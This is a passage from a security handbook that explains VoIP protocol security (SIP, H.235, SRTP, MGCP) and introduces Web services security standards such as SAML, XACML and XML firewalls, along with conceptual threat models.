Without encryption and integrity, traffic may be vulnerable to malicious activity. Sending a command or response using the SSRC (Synchronization Source Identifier identifies the source generating RTP packets) of a valid participant could cause calls to fail or equipment to fail if the condition was not anticipated. Consider a malicious user using the SSRC of a valid participant with an increased timestamp and sequence number. Will the injected packet be accepted and processed by the element — or rejected, as it should be? With strong authentication and encryption in place, those packets would be immediately rejected as invalid by the equipment. Without the security functionality, what happens with those packets will depend on how the manufacturer processes the data.

SIP is not entirely devoid of any security features; some basic functionality is described by the specification, but many developers generally choose to not implement them. RFC 3261, which describes the SIP specification, provides for authentication mechanisms between the calling agent and a proxy server.

Unfortunately, the specification says that the proxy server "MAY challenge the initiator of the request to provide assurance of its identity." Additionally, the specification details other optional components such as proxy to user authentication, a message digest function similar to HTTP, S/MIME (Secure Multipurpose Internet Mail Extensions), the tunneling of SIP traffic over S/MIME to provide header privacy and integrity, and the provision that IPSec could be used to encrypt SIP traffic. Without these minimal security features, a number of malicious activities could be effected by an individual. For example, the Session Description Protocol (SDP) payload, carried with an SIP INVITE message, could be used to flood an SIP proxy with fictitious requests and prevent the proxy from responding to legitimate requests.

SIPS, or SIP Secure, is a relatively new method to provide transport layer security (TLS) features to SIP calls. SIPS requires TLS functionality between each of the hops from the calling agent to the called agent's domain. Once the call has entered the called party's domain, the call security depends on the security of the called party's domain. If TLS is not available or becomes not available between the calling and the called agent, the call will fail. While SIP calls utilize a URI in the form of *sip:gmcbride@digdata.com*, a SIPS call would be indicated by *sips:gmcbride@digdata.com*.

H.323 protocol traffic has similar components to provide authentication, integrity, and encryption functionality. While H.323 provides the "hooks" to implement the functionality, ITU Standard H.235 details the functionality available. H.235 provides for encryption through a number of algorithms, including Elliptic Curve Cryptography (ECC) and Advanced Encryption Standard (AES). The use of either of these algorithms or any of the other approved algorithms secures the media when implemented. In addition, H.235 provides a standard for the use of IPSec or TLS to secure the H.225 call signaling. H.235 also provides for user authentication during the call setup or during the process of setting up the H.245 channels through the exchange of certificates and even contains provisions for key escrow, allowing authorized entities to decrypt the encrypted traffic.

RFC 3711 contains the specifications to implement RTP and RTCP traffic securely (SRTP and SRTCP, respectively) through encryption and authentication. Figure 9.4 shows the details of an SRTP packet with the encrypted and authenticated components highlighted.

The SRTP packet is similar in format to the RTP packet, with the addition of the SRTP MKI and Authentication Tag fields. The following briefly describes the contents of the packet:

- *Version (V)* is a 2-bit field indicating the current version of RTP. The current version is 2.0.
- *Padding (P)* is a 1-bit field that indicates whether padding octets exist at the end of the packet, but not part of the payload.
- *Extension (X)* is a 1- bit field that indicates whether a header extension exists.
- *CSRC Count (CC)* is a 4-bit field that indicates the number of CSRC identifiers following the fixed headers. This field has a non-zero value only when passed through a mixer.
- *Marker (M)* is a 1-bit field by which to indicate certain conditions such as frame boundaries to be marked in the packet stream.
- *Payload Type (PT)* is a 7-bit field that identifies the format of the RTP payload.
- *Sequence Number* is a 16-bit field to indicate the current sequence number, incrementing by one from an initial random value.
- *Timestamp* is a 32-bit field that indicates the time that the packet was transmitted.
- *SSRC* is a 32-bit field to identify the source that is generating the RTP packets for the session.
- *CSRC* is a 32-bit field to identify the contributing sources for the payload.
- *RTP Extension* is an optional field to allow individual implementations to experiment with payload format-independent functions.
- *Payload* contains the RTP payload, including RTP padding and pad count as indicated by the Padding bit.
- *SRTP MKI* is the optional Master Key Identifier that identifies the master key from which the session key(s) were derived.
- *Authentication Tag* is used to carry the authentication data for the packet.




FIGURE 9.4 SRTP packet.

SRTP and SRTCP, profiles of RTP and RTCP, provide specifications to encrypt the RTP and RTCP streams. The encryption of these protocols, which do not contain the call media, are essential to protect against unauthorized compromise, redirection, or modification of the media. With the use of encryption, the difficulty of key distribution is introduced. While the use of a PKI simplifies the distribution, the use of preshared keys may be implemented when a company has chosen not to implement a PKI.

The Media Gateway Control Protocol (MGCP) is, not surprisingly, the protocol used to control gateways that connect VoIP networks to the PSTN or other VoIP networks. Megaco, an evolution of MGCP, seeks to reduce the number of protocols required as it interfaces with a wider range of gateway interfaces. From a high-level security perspective, the concerns remain the same: unauthorized manipulation of gateways could allow a malicious individual to set up fraudulent calls, terminate in-progress calls, or deny legitimate calls to other users. The MGCP standard "expects" that MGCP traffic will be transmitted over IPSec with IP Authentication Headers or IP Encapsulating Security Payload. One can only obtain sufficient protection from malicious activity through the use of authenticated traffic by gateways and call agents.

Conclusion

VoIP is an emerging technology that continues to gain acceptance and adoption by companies for internal and external use. While many companies choose to use VoIP to provide voice and enhanced services (directories, intelligent forwarding, etc.) at an attractive price, many companies choose not to encrypt the data as they would traditional electronic communications such as e-mail. VoIP requires a tightly integrated infrastructure that utilizes existing equipment and introduces new equipment. The security of the VoIP infrastructure will only be as secure as all of the equipment that supports it. All hosts, network elements, and the network perimeter must be assessed and secured.

In addition, as VoIP continues to emerge, companies must choose between SIP and H.323 infrastructures, each of which introduces separate risks to the network. Providing VoIP services to business partners, joint ventures, and other entities requires a thorough review and risk mitigation plan and introduces additional complexities as the traffic crosses gateways and network boundaries of which companies have no knowledge.

As companies adopt VoIP technology, policies must be modified and publicized and end users made aware of the changes for the policy to be effective. Risk assessment and ethical hacking exercises should be changed to incorporate the new technologies, and most importantly, logs, call detail records, and other accounting information must incorporate the VoIP call information. As with traditional telephone calls, companies are responsible for fraudulent calls and must provide adequate protection against toll-fraud to realize the VoIP cost savings.

Note

1. Microsoft Web site, http://www.microsoft.com/windows/netmeeting/corp/reskit/chapter4/default.asp, Microsoft NetMeeting, Chapter 4: Firewall Configuration.

Secure Web Services: Holes and Fillers

Lynda L. McGhie, CISSP, CISM

Introduction

IT security professionals are challenged to keep abreast of constantly evolving and changing technology and, thus, new and complex security solutions. Often, it is impossible to implement new security control mechanisms concurrently with the implementation of new technology. One challenge most often facing Information Systems Security Organizations (ISSOs) is the competition with other business and IT departments for a share of IT budgets. Another is the availability of resources, to include trained security architects, engineers, and administrators. In many large and complex organizations, the IT organization and hence the security support functions are often fragmented and spread throughout the enterprise to include the lines of business. This is a good thing because it increases awareness and builds support for the untenable task at hand, yet it most often results in the ongoing implementation of a very fragmented security infrastructure and company security posture.

Security is typically not brought into the beginning of any project, application, or systems development life cycle. More often, security is asked to sign off just prior to implementation. How then does the ISSO catch up with or stay abreast of the constantly changing IT and business environment while ensuring that the enterprise is secure and security support services are optimized and effective? This chapter looks at that challenge with regard to Web services and suggests a roadmap or a blueprint for integrating Web services security into an existing enterprise security strategy, policies, architecture, and access management function. A primary goal is to ensure that the above support components are designed to smoothly integrate new technology and applications without a great demand on resources or disruption. Another goal is to optimize previous and existing investments, yet be able to smoothly integrate in new solutions.

Web services introduces a whole new set of standards, capabilities, vocabulary, and acronyms to learn and relate back to existing threats, vulnerabilities, and security solutions. The chapter discusses a core set of security functions that must be addressed in any successful security infrastructure. Web services security is introduced, defined, and discussed within the framework of what technology and tools are already in place within a particular environment and then how one can use the security control capabilities within Web services technologies to provide similar functionality.

It is hoped that by framing legacy functionality and its associated toolset in light of introducing a new technology, standards, and functionality, the discussion will have a solid baseline and point of reference, resulting in greater understanding and utility.

This chapter focuses on Web security services standards — what they are and what they do. Security should be applied only when and to the extent required, and the security architecture design should be as simplistic as possible and require as few resources to maintain as possible. To the extent feasible, access

controls should be based on group-level policies, and individual access rules should be the exception rather than the norm. Remember that baseline security policies and access control requirements should originate from company business requirements and corporate threat profiles, *not* from technology. In this case, technology *is not* the driver. Sure, security tools are evolving fast and furiously; and for those of us who have been in security for some time, we finally have the wherewithal to actually do our jobs, but we need to stay in check and *not* over-design a Web services security solution that over-delivers on the baseline requirements.

This chapter concludes with a discussion of changes to firewalls and traditional external perimeter controls, as well as Web services threat models. It also looks at the evolutionary aspects of the legal framework now so intrinsic to any enterprise security program.

Web services security introduces a whole new set of security capabilities and functionality. Web services have been slow to take off and evolve. Standards have existed for several years and have really matured, and for the most part vendors are aligned and in agreement. There are a few vendor alliances and a minimal number of groups with differing approaches, although more or less in agreement. This is different from what was seen in the past when other service-oriented infrastructures were proposed (e.g., CORBA and DCE). This alone will enhance the potential for success with Web services standards. Companies have been slow to move toward embracing Web services for various reasons: up-front investments, the newness of the technology, and also the maturity of the security solutions. Just this year, companies are moving from point-to-point or service-to-service internal applications to enterprisewide and externally facing, many-to-many implementations.

When the World Wide Web (WWW) was first introduced, it was viewed more as an Internet tool and certainly *not* as a production-worthy system within the enterprise. First uses included internal reporting, where data was transported from legacy applications to the Web environment for reporting. A later use was in browser GUI front-end-to-legacy applications. Still later as security became more robust and layered or defense-in-depth security architectures enabled the acceptance of greater risk within the Internet and Web application environments, Web-based applications began to move to DMZs (protected networks between the internal corporate network and the Internet). Eventually, these applications moved out to the Internet itself. Today E-business applications are served from customer-facing portals on the Internet, and many companies conduct their entire business this way, communicating with partners, supply chains, and customers.

With Web services, this evolution will continue and become more cost-effective because application development will become easier, more standardized, and the time to market for applications will greatly decrease. Along with this will come reusable services and functionality and a more robust set of capabilities than has ever been seen before in the application space. However, the road to Web services security will be a scary ride for the ISSO team.

In further examining the capabilities and solutions for Web services security, remember that the same vulnerabilities exist. The exploits may take a slightly different path, but the overall security solutions and functions do not change — that is, threat and vulnerability management, alert and patch management, and crisis management. Keep in mind some of the same baseline security tenets in going forward, including protecting data as close to the data as possible. Where possible, use the native capabilities within the operating system or vendor product, and strive to use a dedicated security product as opposed to building individual security solutions and control mechanisms into each application. There are differing approaches to doing this today within Web services, and this chapter examines some of the choices going forward.

As Web services security standards continue to coalesce, vendors align, products evolve, and vendors either merge, get bought out, or fall by the wayside, the number of directions, solutions, and decisions decreases. But that does not change the complexity of the problem, or get us any closer to the right solution set for each company's unique set of today's requirements. How each company solves this problem will be unique to its business vertical, customer, and stakeholder demands, existing IT infrastructures and investments, resource availability, and business posture and demand.

One needs to choose from the resultant set of vendors and decide on looking at suites of products and functionality from a single vendor (Microsoft, BEA Systems, IBM, etc.) or adding third-party vendors to the mix, such as Netegrity, Sanctum, and Westbridge. ISSOs will traditionally approach this dilemma by reducing the number of products to support and administer separately. They will be looking for front-end provisioning systems and back-end integrated and correlated audit systems. They will also strive to reduce some of the security products, hoping that vendors combine and add functionality such as network firewalls, moving to incorporate application layer functionality. However, in the Web services security space, there is a need for new products because the functionality one is trying to secure is new, and existing products *do not* address these problems or have the capability to secure them.

Okay, there is a new technology, and for once there is agreement on a set of standards and solutions and therefore fewer choices to make and vendors to select, but how does one decide? If there is a heavy investment in one vendor and that vendor is in one or more alliances, it makes sense to join up there. If one is an agnostic or has some of everything, the decision becomes more difficult. This author suggests that you inventory your legacy, document your direction, and conduct a study. Look at a business impact analysis based on where integrated business processes are going at your company in the future. Which applications will be invested in, and which will be sun-setting?

Profiting from Previous Security Investments

Current security investments, particularly at the infrastructure layer, are still necessary, and enhancements there should continue with the goal of integrating to a common, standard and single architecture.

The same components of a well-planned and well-executed security implementation need to remain and be enhanced to support Web services. Unfortunately, as Web services standards continue to evolve, as applications migrate to Web services, and as vendors and partners adopt differing standards, approaches, and directions, the ISSO's job gets more difficult and more complex. There will be some false starts and undoubtedly some throw-away, but nevertheless it is best to get an early start on understanding the technology and how it will be implemented and utilized in a particular environment. And finally, how it will be integrated and secured in your environment. Most likely, one will need to support a phased Web services security implementation as tools and capabilities become available and integrate. One might be balancing and straddling two or more security solution environments simultaneously, while keeping in mind the migration path to interface and eventually integrate to a single solution.

Investments in security infrastructure are still of value as a baseline framework and a springboard to Web services security. Also, look to augmentation through people, process, and other technology to determine what to keep, what to throw away, and what to adapt to the new and emerging environment. Do not count on having fewer security products or capabilities in the future, but certainly do count on automating a lot of today's manual processes.

Looking then to understanding the new through the old, we now consider and address the basic components and security imperatives embodied in a typical security model:

- *Confidentiality:* data or information is not made available or disclosed to unauthorized persons or processes.
- *Integrity:* the assurance that data or information has not been altered or destroyed in an unauthorized manner.
- *Availability:* data or information is accessible and useable upon demand by an authorized person.
- *Authentication:* the verification of credentials presented by an individual or process in order to determine identity.
- *Authorization*: to grant an individual permission to do something or be somewhere.
- *Audit*: collects information about security operating requests and the outcome of those requests for the purposes of reporting, proof of compliance, non-repudiation, etc.

TABLE 10.1 Web Security Tools, Standards, and Capabilities versus New Web Service Security Capabilities

Security Functionality	Traditional Standards and Solutions	Web Services Security Solutons	Protective Goals
Confidentiality	SSL, HTTPS, IPSec, VPN	XML encryption	Can prying eyes see it?
Integrity	OS hardening, ACLs, configuration/change/patch management	XML signature	Was it altered before I got it?
Authentication	Username/passwords, tokens, smart cards, LDAP, AD, digital certificates, challenge-response, biometrics	SAML, XACML	Are you who you say you are?
Authorization	ACLs, RBACs, LDAP, AD, OS, etc.	SAML, XACML	Are you allowed to have it?
Audit	Logging, monitoring, scanning, etc.	Logging, monitoring, scanning, etc.	Can I prove what happened?

Table 10.1 compares today's Web security tools, standards, and capabilities to the new Web service security capabilities with respect to the model above.

In migrating a security toolset, one will be using many of these control mechanisms together, and hopefully as one's company becomes more standardized to Web services, one will leave some of these behind. Nevertheless, existing investments are salvageable and still need to be augmented with people, processes, and technology, as well as a combination of technical, physical, and administrative controls.

Web Services Applications

A Web services application is an application that interacts with the world using XML for data definition, WDSL for service definition, and SOAP for communication with other software. Web services application components operate across a distributed environment spread across multiple host systems. They interact via SOAP and XML. Other services include UDDI-based discovery (Web services directory) and SAML-based federated security policies.

Web Services

- A stack of emerging standards that define protocols and create a loosely coupled framework for programmatic communication among disparate systems (The Stencil Group)
- An emerging architectural model for developing and deploying software applications (The Stencil Group)
- Self-contained, modular applications that can be described, published, located, and invoked over a network — generally, the World Wide Web (IBM)

Service-Oriented Architectures (SOA)

SOA is a recent development in distributed computing, wherein applications call other applications over a network. Functionality is published over the network, utilizing two distinct principles: the ability to find the functionality and the ability to connect to it. In Web services architecture, these activities correspond to three distinct roles: Web services provider, Web services requestor, and Web services broker.

SOA is a process and an architectural mindset that enables a type of IT structure to be put in place. It requires significant coordination and integration throughout the enterprise, to include IT and business organizations. SOA is a continuous process that changes the way IT technologies are developed and used. One of the benefits of SOA is that an organization does not have to change all of its applications right away to derive a benefit. Companies can pursue a strategy of making some of their current applications




FIGURE 10.1 Service-oriented architecture.

services-oriented and gradually migrating future applications. Often, a significant ROI is attained at all levels. Because SOA is all about reuse, the first project often yields a positive ROI.

Figure 10.1 defines and illustrates the interaction and interface of SOA layered components.

Simple Object Access Protocol (SOAP)

SOAP provides the definition of XML-based information that can be used for exchanging structured and typed information between peers in a decentralized, distributed environment.

SOAP is fundamentally a stateless, one-way message exchange paradigm, but applications can create more complex interaction patterns (e.g., request/response, request/multiple responses, etc.) by combining such one-way exchanges with features provided by an underlying protocol or application-specific information. SOAP is silent on the semantics of any application-specific data it conveys, as it is on issues such as the routing of SOAP messages, reliable data transfer, firewall traversal, etc. However, SOAP provides the framework by which application-specific information can be conveyed in an extensible manner. Also, SOAP provides a full description of the required actions taken by a SOAP node on receiving a SOAP message.

A SOAP message is basically a one-way transmission between SOAP nodes — from a SOAP sender to a SOAP receiver — but SOAP messages are expected to be combined by applications to implement more complex interaction patterns, ranging from request/response to multiple, back-and-forth "conversational" exchanges.

Confidentiality

When data is stored, access control or authorization can potentially suffice for protection; but when data is in transit, encryption is often the most appropriate way to ensure confidentiality. Remember that decisions regarding what technology to use and in what layer of the OSI stack to place security may or may not be a function of technology, but may be more associated with the business process being addressed and the sensitivity and criticality of the information processed. Secure Socket Layer (SSL) can be used if the SOAP request is bound to HTTP or IPSec at the network layer. XML encryption enables confidentiality across multiple SOAP messages and Web services. If SSL is used alone, there is a gap at each endpoint.

Digital Signatures and Encryption

Digital signatures perform a key role in Web services, including non-repudiation, authentication, and data integrity. The XML signature is a building block for many Web security services technologies.

This functionality has been provided previously for Web applications utilizing S/MIME and PKCS#7. Public key cryptography standards (PKCS) is a voluntary standard (created by RSA and others). The W3C Digital Signature Working Group ("DSig") proposes a standard format for making digitally signed, machine-readable assertions about a particular information resource. Prior to XML signatures, PKCS could digitally sign an XML document, but not in a standardized DML format. It was also not possible to sign just a portion of a document. Binding a signature to a document already existed for e-mail using S/SMIME, therefore enabling the recipient to verify the integrity and non-repudiation of the signer.

Authentication and Authorization

Secure Assertion Markup Language (SAML) defines a framework for exchanging security information between online business partners. More precisely, SAML defines a common XML framework for exchanging security assertions between entities. SAML's purpose is to define, enhance, and maintain a standard XML-based framework for creating and exchanging authentication and authorization information. SAML is different from other security systems, due to its approach of expressing assertions about a subject that other applications within a network can trust. These assertions support specific entities, whether or not those entities are individuals or computer systems. These entities must be identifiable within a specific security context, such as human who is a member of a workgroup or a computer that is part of a network domain. An assertion can be defined as a claim, statement, or declaration. This means that assertions can only be accepted as true subject to the integrity and authenticity of the entity making the assertion (entity making claim/assertion must have authority). If one can trust the authority making the assertions, the assertion can be accepted as true with the same level of certainty as any other certification authority can be trusted. Additionally, SAML defines a client/server protocol for exchanging XML message requests and responses.

SAML is concerned with access control for authenticated principals based on a set of policies (see Figure 10.2). There are two actions that must be performed with respect to access control in any enterprise system: (1) making decisions about access control based on a set of policies and (2) enforcing those decisions at the system level; SAML provides two functions: policy decision point and policy enforcement point.

SAML is critical to the ability to deliver Web services applications because it provides the basis for interoperable authentication and authorization among disparate systems, and it supports complex workflows and new business models. The adoption of SAML by vendors of operating systems, identity and access management systems, portals, and application servers will simplify security integration across heterogeneous environments (Gartner IGG-05282003-02).

Extensible Access Control Markup Language (XACML)

XACML is being produced by the OASIS standards body to define an XML vocabulary to express the rules on which access control decisions are based. XACML enables interoperability across differing formats, enabling single sign-on, etc. XACML defines both architecture and syntax. The syntax is a means of defining how various entities process these XACML documents to perform access control.

- Defines rules to allow access to resources (read, write, execute, etc.) (more granular, defines XML vocabulary)
- Defines the format of the rules (rules for making rules) (policies)
- Policy exchange format between parties using different authorization rules (interoperability across disparate formats for SSO)
- Access control: ACLs and RBACs=syntax and architecture
- Authentication, confidentiality, integrity, and privacy

Focus on deploying Web services security and management infrastructures, as opposed to building application-based security. Much of Web services security can be implemented external to the application. Enterprises should plan to deploy a Web services management system or a security infrastructure that remains centralized, that is available for distributed Web services applications, and that is managed outside the




FIGURE 10.2 Authentication and authorization.

application by the security management system and the ISSO. The benefit of this approach is that security services and capabilities are bundled together in a single Web services architecture rather than within stovepipe applications utilizing different standards, mechanisms, products, implementations, and configurations.

Security Management and Provisioning

With SOA, the challenge is to configure, maintain, and deploy consistent security policies across the Web services infrastructure. Web services are created and used many times over by many applications written and supported by many different programmers. Programs, other services, or human beings can execute these services from many places within the network. Security management and provisioning systems offload the security burden from developers and ensure consistent security application and management. Many systems calling Web services do not have the mapping capabilities to associate and authenticate requestors and repliers. Security Management Systems can provide this interface and mapping to META directories (AD, LDAP, native, etc.).

Complexity has traditionally been the enemy of security. A centralized security model utilizing common security policies and toolsets reduces the complexity and moves the security responsibility into the hands of the security professional. Centralized identity management and provisioning also provides for a single repository for authorized objects to the enterprise. It enables changes to be dynamically applied across the Web services enterprise for quick termination of accounts or dynamic change to move objects from one group policy to another.

Liberty Alliance Project and Passport

Today's administrative and business environment calls for information sharing on an unprecedented scale, from government to business to citizen. Sharing and interoperating among agencies, businesses, and governments around the world create opportunities to simplify processes and unify work, as well as improve the overall performance of government. Secure interoperability, based on identity management solutions, enables substantial cost savings, streamlined processes, and faster communication of vital information to the benefit of governments and citizens of all nations. At the core of this revolution is the concept of identity management and the need for a standard that is open, interoperable, and decentralized. In addition, it must allow for privacy safeguards across all sectors.

The Liberty Alliance Project was established to address this need, and to tackle the twin issues of standards and trust. The Liberty Alliance is ushering in federated identity implementations that allow the public sector to find substantial benefits, including:

- Improved alliances, both within governments and between governments, through interoperability with autonomy
- Faster response time for critical communications
- Cost avoidance, cost reduction, and increased operational efficiencies
- Stronger security and risk management
- Interoperability and decreased development time

.NET Passport

Passport is a suite of services for authenticating (signing in) users across a number of applications. The suite includes the Passport single sign-in service and the Kids Passport service.

.NET Passport Single Sign-In Service

The Passport single sign-in service solves the authentication problem for users by allowing them to create a single set of credentials that will enable them to sign in to any site that supports a Passport service (referred to as "participating sites").

Passport simplifies sign-in and registration, lowering barriers to access for the millions of users with Passport accounts today. The objective of the Passport single sign-in service is to help increase customer satisfaction by allowing easy access without the frustration of repetitive registrations and forgotten passwords.

As a part of the single sign-in service, if a user chooses to, he can store commonly used information in a Passport profile and, at his option, transmit it to the participating sites he visits. This reduces the barriers to acquiring customers because new users are not required to retype all of their information when they register at a new site. It also enables the sites they visit to customize and enhance their experience without having to prompt them for user information.

Web Services Threat Models

Gartner predicts that by 2005, Web services will have reopened 70 percent of the attack paths against Internet-connected systems that were closed by network firewalls in the 1990s. Web services applications bypass traditional perimeter defenses and firewalls, and communicate through them over Hypertext Transport Protocol (HTTP) port 80 or Simple Mail Transport Protocol (SMTP). Today's threat then enters the protected internal network through the firewall and enters the application/Web services environment. The same attack scenarios that we have been seeing apply here as well:

- Traditional identity attacks, "Web services enabled":
  - Identity spoofing
  - Eavesdropping
  - Man-in-the-middle attack
- Content-borne attacks:
  - SQL injection, LDAP injection, Xpath injection
- Operational attacks:
  - XML denial-of-service
  - Malicious or inadvertent attack

The Evolution of Firewalls

Traditional network firewalls protect the physical boundaries of a network (category 1). The functionality provided by network firewalls is starting to expand to move up the OSI stack toward the application layer (category 2). There is a distinction between application level firewalls (category 3) and XML firewalls (category 4), and some situations may require some or all of these solutions.

Network Firewalls: Category 1

A network-level firewall sits at the doorstep of a private network as a guard and typically provides the following services:

- Monitors all incoming traffic
- Checks the identity of information requestors trying to access specific company resources
- Authenticates users based on their identities, which can be the network addresses of the service requesters or the security tokens
- Checks security and business policies to filter access requests and verify whether the service requestor has the right to access the intended resource
- Provides for encrypted messages so that confidential business information can be sent across the untrusted Internet privately

Application Firewalls: Category 2

Application-level firewalls will be required to provide edge shielding of servers running Web services exposed applications. They will focus on a small number of protocols — mainly HTTP and SMTP in

the Web services world — and require a high degree of application awareness to filter out malicious XML constructs and encapsulations.

Such firewalls will be embedded in servers or act in conjunction with traditional firewalls, in much the same way that gateway-side content inspection is implemented today. Software-based solutions will not be successful on general-purpose Internet servers, but will be embedded in appliances or at the network level.

Application firewalls work in an interesting way: by learning what well-formed traffic to and from an application looks like and identifying the unexpected. To do this, Web application firewalls must inspect packets at a deeper level than ordinary firewalls. As with intrusion detection systems (IDSs), this is not a plug-and-play service; one must calibrate application firewalls carefully to reduce false positives without letting sneaky attacks through.

XML Firewalls: Category 3

XML firewalls can be used to protect corporations against the unique dangers and intrusions posed by Web services. These firewalls can examine SOAP headers and XML tags, and based on what they find, distinguish legitimate from unauthorized content. This chapter now takes a look at how XML firewalls work, which vendors make them, and whether they are right for your organization today.

Traditional firewalls protect a network's perimeter by blocking incoming Internet traffic using several different means. Some block all TCP ports except for port 80 (HTTP traffic), port 443 (HTTPS traffic), and port 25 (email traffic). Some ban traffic from specific IP addresses, or ban traffic based on the traffic's usage characteristics.

The problem with these firewalls when it comes to Web services is that, as a general rule, many Web services are designed to come in over port 80. So even if the service is a malicious one, the firewall will let it through. That is because traditional firewalls cannot filter out traffic based on the traffic's underlying content — they can only filter on the packet level, *not* the content level. That is where XML firewalls come in. They are designed to examine the XML content of the incoming traffic, understand the content, and based on that understanding, take an action — for example, letting the traffic in or blocking it.

XML firewalls typically work by examining SOAP message headers. The header may have detailed information put there specifically for the firewall to examine; and if so, the firewall can take an action based on that information. Even if the header does not have this information, XML firewalls can still take actions based on what is in the header. The header, for example, might have information about the recipients of the message, about the security of the overall message, or about the intermediaries through which the message has passed.

